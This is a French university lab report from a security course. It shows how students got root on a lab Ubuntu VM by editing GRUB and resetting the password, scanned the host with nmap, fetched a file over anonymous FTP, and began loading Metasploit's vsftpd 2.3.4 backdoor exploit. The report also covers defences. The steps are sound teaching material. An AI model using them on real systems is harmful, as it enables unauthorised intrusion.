



**POLYTECHNIQUE
MONTRÉAL**


UNIVERSITÉ
D'INGÉNIERIE

INF4420A - Sécurité informatique

Automne 2023

Travail Pratique 2

Groupe 2



Soumis à Vi Retault

Le 29 octobre 2023

3. Question 1

3.1 Phase de reconnaissance

1. On ne peut pas se connecter à une session car on ne connaît pas de login ni le mot de passe associé et ces entrées sont requises afin de nous connecter à une session nous sommes donc bloqués.

```
Ubuntu 20.04 LTS poly2020 tty1
```

```
poly2020 login: admin
```

```
Password:
```

```
Login incorrect
```

```
poly2020 login:
```

2. On a plusieurs options de boot du système et on peut choisir de continuer le booting par défaut ou sélectionner d'autres types de boot comme Floppy, CD-ROM, LAN.

VirtualBox temporary boot device selection

Detected Hard disks:

SCSI controller:
1) Hard disk

Other boot devices:

f) Floppy
c) CD-ROM
l) LAN

b) Continue booting

3.

GNU GRUB version 2.04

*Ubuntu
Advanced options for Ubuntu

Use the ↑ and ↓ keys to select which entry is highlighted.
Press enter to boot the selected OS, 'e' to edit the commands
before booting or 'c' for a command-line.


Après avoir appuyé sur la touche “e”:



4. Non, il n'est pas possible d'éditer la ligne de commande correspondante en appuyant sur la touche “e”, car ça nous demande de nous connecter avec le username et le mot de passe, que nous ne connaissons pas.

3.2 Réalisation de l'attaque

2. On appuie sur e pour éditer la commande et remplacer par les caractères voulus



On appuie sur Ctrl+X et on exécute la commande “# mount | grep -w /” pour vérifier que le root a les accès en lecture et en écriture sur le système de fichier.

```
[ 10.949019] raid6: avx2x2 xor() 21294 MB/s
[ 11.013105] raid6: avx2x1 gen() 31813 MB/s
[ 11.077090] raid6: avx2x1 xor() 22500 MB/s
[ 11.139771] raid6: sse2x4 gen() 18242 MB/s
[ 11.203281] raid6: sse2x4 xor() 11424 MB/s
[ 11.266875] raid6: sse2x2 gen() 15884 MB/s
[ 11.326809] raid6: sse2x2 xor() 9287 MB/s
[ 11.389491] raid6: sse2x1 gen() 13952 MB/s
[ 11.452169] raid6: sse2x1 xor() 7661 MB/s
[ 11.452281] raid6: using algorithm avx2x4 gen() 43970 MB/s
[ 11.452399] raid6: .... xor() 25525 MB/s, rmw enabled
[ 11.452521] raid6: using avx2x2 recovery algorithm
[ 11.453473] xor: automatically using best checksumming function avx
[ 11.454281] async_tx: api initialized (async)
done.
Begin: Running /scripts/init-premount ... ln: /tmp/mountroot-fail-hooks.d//scripts/init-premount/lvm
2: No such file or directory
done.
Begin: Mounting root file system ... Begin: Running /scripts/local-top ... done.
Begin: Running /scripts/local-premount ... [ 11.494415] Btrfs loaded, crc32c=crc32c-intel
Scanning for Btrfs filesystems
[ 11.565082] blk_update_request: I/O error, dev fd0, sector 0 op 0x0:(READ) flags 0x0 phys_seg 1 p
rio class 0
[ 11.566024] floppy: error 10 while reading block 0
done.
Warning: fsck not present, so skipping root file system
[ 11.625993] EXT4-fs (sda2): 1 orphan inode deleted
[ 11.626261] EXT4-fs (sda2): recovery complete
[ 11.627415] EXT4-fs (sda2): mounted filesystem with ordered data mode. Opts: (null)
done.
Begin: Running /scripts/local-bottom ... done.
Begin: Running /scripts/init-bottom ... done.
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@(none):/# mount | grep -w /
/dev/sda2 on / type ext4 (rw,relatime)
root@(none):/# _
```

On utilise la commande passwd pour réinitialiser le mot de passe de root.

```
[ 11.203281] raid6: sse2x4 xor() 11424 MB/s
[ 11.266875] raid6: sse2x2 gen() 15884 MB/s
[ 11.326809] raid6: sse2x2 xor() 9287 MB/s
[ 11.389491] raid6: sse2x1 gen() 13952 MB/s
[ 11.452169] raid6: sse2x1 xor() 7661 MB/s
[ 11.452281] raid6: using algorithm avx2x4 gen() 43970 MB/s
[ 11.452399] raid6: .... xor() 25525 MB/s, rmw enabled
[ 11.452521] raid6: using avx2x2 recovery algorithm
[ 11.453473] xor: automatically using best checksumming function avx
[ 11.454281] async_tx: api initialized (async)
done.
Begin: Running /scripts/init-premount ... ln: /tmp/mountroot-fail-hooks.d//scripts/init-premount/lvm
2: No such file or directory
done.
Begin: Mounting root file system ... Begin: Running /scripts/local-top ... done.
Begin: Running /scripts/local-premount ... [ 11.494415] Btrfs loaded, crc32c=crc32c-intel
Scanning for Btrfs filesystems
[ 11.565082] blk_update_request: I/O error, dev fd0, sector 0 op 0x0:(READ) flags 0x0 phys_seg 1 p
rio class 0
[ 11.566024] floppy: error 10 while reading block 0
done.
Warning: fsck not present, so skipping root file system
[ 11.625993] EXT4-fs (sda2): 1 orphan inode deleted
[ 11.626261] EXT4-fs (sda2): recovery complete
[ 11.627415] EXT4-fs (sda2): mounted filesystem with ordered data mode. Opts: (null)
done.
Begin: Running /scripts/local-bottom ... done.
Begin: Running /scripts/init-bottom ... done.
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@(none):/# mount | grep -w /
/dev/sda2 on / type ext4 (rw,relatime)
root@(none):/# passwd
New password:
Retype new password:
passwd: password updated successfully
root@(none):/# _
```

On redémarre la machine et on ouvre une session avec l'utilisateur root.

```
Ubuntu 20.04 LTS poly2020 tty1
poly2020 login: root
Password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information disabled due to load higher than 1.0

* "If you've been waiting for the perfect Kubernetes dev solution for
  macOS, the wait is over. Learn how to install Microk8s on macOS."

  https://www.techrepublic.com/article/how-to-install-microk8s-on-macos/

47 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu Jul  9 16:47:07 UTC 2020 on tty1
root@poly2020:~#
```


4. Question 2 : Exploitation des vulnérabilité

4.1 Phase de reconnaissance


```
part of the FQDN) in the /etc/hosts file.
root@poly2020:~# hostname -I
172.17.0.1
root@poly2020:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s17: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 08:00:27:ce:10:92 brd ff:ff:ff:ff:ff:ff
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:19:00:35:4e brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
root@poly2020:~# dhclient
cmp: EOF on /tmp/tmp.TJ94mms3HS which is empty
root@poly2020:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s17: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ce:10:92 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.4/24 brd 10.0.2.255 scope global dynamic enp0s17
        valid_lft 597sec preferred_lft 597sec
    inet6 fe80::a00:27ff:fece:1092/64 scope link
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:19:00:35:4e brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
root@poly2020:~# _
```

1.
=> l'adresse IP de la machine inf4420a est 10.0.2.4

- 2.



3.



The screenshot shows a Kali Linux desktop with a blue sidebar containing icons for Trash, File System, and Home. A terminal window titled 'kali@kali: ~' is open, displaying the output of a ping command. The terminal shows the command 'ping -c 2 10.0.2.4' and its results, including ping statistics.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ping -c 2 10.0.2.4  
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data:  
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.374 ms  
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=1.01 ms  
  
— 10.0.2.4 ping statistics —  
2 packets transmitted, 2 received, 0% packet loss, time 1030ms  
rtt min/avg/max/mdev = 0.374/0.690/1.007/0.316 ms  
(kali@kali)-[~]  
$
```

4. NMap est utilisé pour analyser un réseau. Il sert à identifier les hosts sur un même réseau en envoyant des paquets à des adresses IP et en analysant la réponse pour voir si le host est actif sur le réseau et voir quels services ces hosts offrent et plusieurs caractéristiques comme le système d'exploitation utilisé, les ports ouverts ainsi que les différents types de paquets en utilisation. NMap peut ainsi détecter des vulnérabilités sur un réseau. Source: <https://nmap.org/>
5. Nous avons utilisé l'option "-A" qui signifie "agressif" puisque cette option inclut plusieurs informations à la fois, telles que l'information donnée par l'option "-O" qui active la détection de système d'opérations, l'option "-sV" qui active la détection des services, ainsi que d'autres.
Source : [Nmap Command in Linux with Examples - GeeksforGeeks](#)

File Actions Edit View Help

```
(root@kali)-[/home/kali/Desktop]
# nmap -A 10.0.2.4
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-16 13:48 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00092s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp open  ftp      vsftpd 2.3.4
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxr-xr-x  2 65534  65534      4096 Jul 08 2020 pub
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 10.0.2.5
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 3
|     vsFTPD 2.3.4 - secure, fast, stable
|_ End of status
22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 7d:9c:40:12:e4:73:84:2d:be:83:70:9a:eb:fb:ba:e3 (RSA)
|   256 b8:f4:75:1a:39:d4:ac:35:10:34:7d:91:88:cc:3d:03 (ECDSA)
|_  256 f2:47:4e:22:21:b6:f8:4f:80:30:2e:73:f4:b1:c2:ba (ED25519)
MAC Address: 08:00:27:CE:10:92 (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https
://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=10/16%OT=21%CT=1%CU=42361%PV=Y%DS=1%DC=D%G=Y%M=080027%
OS:TM=652D7781%P=x86_64-pc-linux-gnu)SEQ(SP=FC%GCD=1%ISR=107%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G
OS:%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.92 ms 10.0.2.4


OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.52 seconds
```

4.2 Réalisation de l'attaque

1. On se connecte au service ftp en mode anonyme, on liste les fichiers comme suit et on récupère le fichier secret.txt avec "get secret.txt"

```
(root@kali)-[/home/kali/Desktop]
# ftp 10.0.2.4
Connected to 10.0.2.4.
220 (vsFTPD 2.3.4)
Name (10.0.2.4:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -a
229 Entering Extended Passive Mode (|||40399|).
150 Here comes the directory listing.
dr-xr-xr-x   3 0      0          4096 Jul 08  2020 .
dr-xr-xr-x   3 0      0          4096 Jul 08  2020 ..
drwxr-xr-x   2 65534  65534      4096 Jul 08  2020 pub
226 Directory send OK.
ftp> ls
229 Entering Extended Passive Mode (|||46689|).
150 Here comes the directory listing.
drwxr-xr-x   2 65534  65534      4096 Jul 08  2020 pub
226 Directory send OK.
ftp> dir
229 Entering Extended Passive Mode (|||46427|).
150 Here comes the directory listing.
drwxr-xr-x   2 65534  65534      4096 Jul 08  2020 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls -a
229 Entering Extended Passive Mode (|||48529|).
150 Here comes the directory listing.
drwxr-xr-x   2 65534  65534      4096 Jul 08  2020 .
dr-xr-xr-x   3 0      0          4096 Jul 08  2020 ..
-rw-r--r--   1 0      0           24 Jul 08  2020 secret.txt
226 Directory send OK.
ftp> get secrets.txt
local: secrets.txt remote: secrets.txt
229 Entering Extended Passive Mode (|||42459|).
550 Failed to open file.
ftp> get secret.txt
local: secret.txt remote: secret.txt
229 Entering Extended Passive Mode (|||43686|).
150 Opening BINARY mode data connection for secret.txt (24 bytes).
100% |*****|
226 Transfer complete.
24 bytes received in 00:00 (1.27 KiB/s)
ftp> █
```

Contenu du fichier secret.txt:



(Source: <https://www.techtarget.com/whatis/definition/anonymous-FTP-File-Transfer-Protocol>)

2. Pour empêcher la communication de manière anonyme, il faut aller dans "vm_tp2" et aller dans le dossier "vsftpd-2.3.4-infected" qui contient le fichier de configuration "vsftpd.config" dans lequel il faut modifier l'attribut "anonymous_enable=YES" pour "anonymous_enable=NO". Une fois ce changement effectué et le service relancé, il ne sera plus possible d'établir une communication de manière anonyme avec le service ftp.
3. Le protocole ftp n'est pas un bon moyen pour un accès à distance car il n'a pas été créé pour être sécurisé. En effet, les données envoyées du client au serveur ne sont pas chiffrées, ce qui veut dire que des données confidentielles, telles que le nom d'utilisateur ainsi que son mot de passe, sont transférées en texte brut.

Cette vulnérabilité permet à l'attaquant interceptant la transmission de rapidement récupérer ces données. Aussi, FTP utilise une authentification assez simple (user/password), ce qui facilite la tâche de l'attaquant à tenter de trouver les identifiants en essayant toutes les combinaisons possibles (force brute). Ce protocole facilite donc les attaques par force brute, de "spoofing" et de "sniffing".

Une alternative serait d'utiliser un protocole de transfert plus sécurisé tel que SFTP (SSH File Transfer Protocol) qui s'assure de chiffrer toutes les données transmises du client au serveur et qui utilise une authentification par clé publique/privée ce qui est plus sécurisé que par mot de passe.

Source : [What is FTP Security? Securing FTP Usage \(digitalguardian.com\)](https://digitalguardian.com/blog/what-is-ftp-security-securing-ftp-usage/)

4. Le programme "vsftpd" avec sa version 2.3.4 car c'est lui qui a le port ftp ouvert et qui nous a permis de nous infiltrer en nous laissant se connecter anonymement et ainsi récupérer le fichier "secret.txt".

5.

```
(root@kali)-[/home/kali]
# msfconsole
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
```



6. et 7.

```
msf6 > use /exploit/unix/ftp/vsftpd_234_backdoor
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems,
hm:: EcdsaSha2Nistp256 :: NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems,
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems,
hm:: EcdsaSha2Nistp256 :: PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems,
